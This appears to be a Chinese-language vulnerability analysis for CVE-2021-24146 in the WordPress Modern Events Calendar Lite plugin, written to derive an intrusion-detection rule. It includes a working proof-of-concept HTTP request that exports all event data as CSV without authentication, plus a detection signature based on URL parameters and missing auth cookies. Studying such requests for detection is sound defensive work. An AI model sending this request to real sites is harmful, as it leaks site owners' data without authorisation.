

# WordPress 插件Events Calendar 5.16.2 信息泄露漏洞(CVE-2021-24146)

## 事件背景

1. 研究背景：天眼日志分析
2. 事件名称：HTTP\_漏洞利用\_信息泄露\_WordPress插件Modern\_Events\_Calendar\_Lite
3. 修改字段：match
4. 数据来源：天眼日志对比
5. 研究深度：源码分析
6. 分析人员：周山
7. 分析时间：2023.6.19

## 漏洞说明

1. 漏洞原理：Modern Events Calendar Lite WordPress插件缺乏授权检查，5.16.5之前的版本没有正确限制对导出文件的访问，允许未经认证的用户导出CSV或XML格式的所有事件数据。
2. 组件描述： Modern Events Calendar Lite是一款功能强大的WordPress插件，用于创建和管理活动日历。提供直观界面，支持添加、编辑和展示事件，包括时间、地点、票务等详细信息。可自定义多种日历视图，支持票务销售和数据导入导出。是一个灵活、易用的解决方案，适用于各类网站，提升活动管理和展示效果。
3. 影响版本： < Modern Events Calendar Lite v5.16.5

## 漏洞复现

poc

```
1 GET /wp-admin/admin.php?page=MEC-ix&tab=MEC-export&mec-ix-action=export-events&format=csv HTTP/1.1
2 Host: 10.211.55.3
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: CookieLanguageName=ZH-CN; USER_NAME_COOKIE=admin; SID_1=6c0c974b; UI_COOKIE=0; hideTopbar=1; stylesheet=ayti; wp_lang=zh_CN; wordpress_test_cookie=WP+Cookie+check
9 Connection: close
```

← → ↻ ⚠ 不安全 | 10.211.55.3/wp-admin/admin.php?page=MEC-ix&tab=MEC-export&mec-ix-action=export-events&format=csv

wednesday

404

找不到此页面。

搜索...


wednesday

mec-events-a34....csv

mec-events-ed6....csv


## 漏洞分析

该漏洞的原因很简单，由于在Modern Events Calendar Lite v5.16.5版本对该漏洞进行了修复，我们可以对比5.17版本和5.16.2版本的diff，看是如何修复的。



5.17版本比5.16版本在export\_all\_event\_do函数多出了导出前判断当前用户权限的操作。所以如果请求中无代表当前用户身份的字段，则可判断为攻击。

wordpress中cookie身份设置如下，可见会存在三个"



# 规则解析

1. 提取特征点：url参数以及cookies部分
2. 特征点原因：该漏洞触发url以及参数固定，cookie如果不带有标明当前用户身份信息的字段则可判断为攻击
3. 规则：`http.url*^"wp-admin/admin.php?"&&http.url*^sequence("page","=","MEC-ix")&&http.url*^sequence("tab","=","MEC-export")&&http.url*^sequence("mec-ix-action","=","export-events")&&http.url*^sequence("format","=")&&urldec(http.cookie)!~"wordpress_[0-9a-zA-Z]+=.+\.\.+\.\\|"`
4. 最佳检测方案：使用规则进行检测。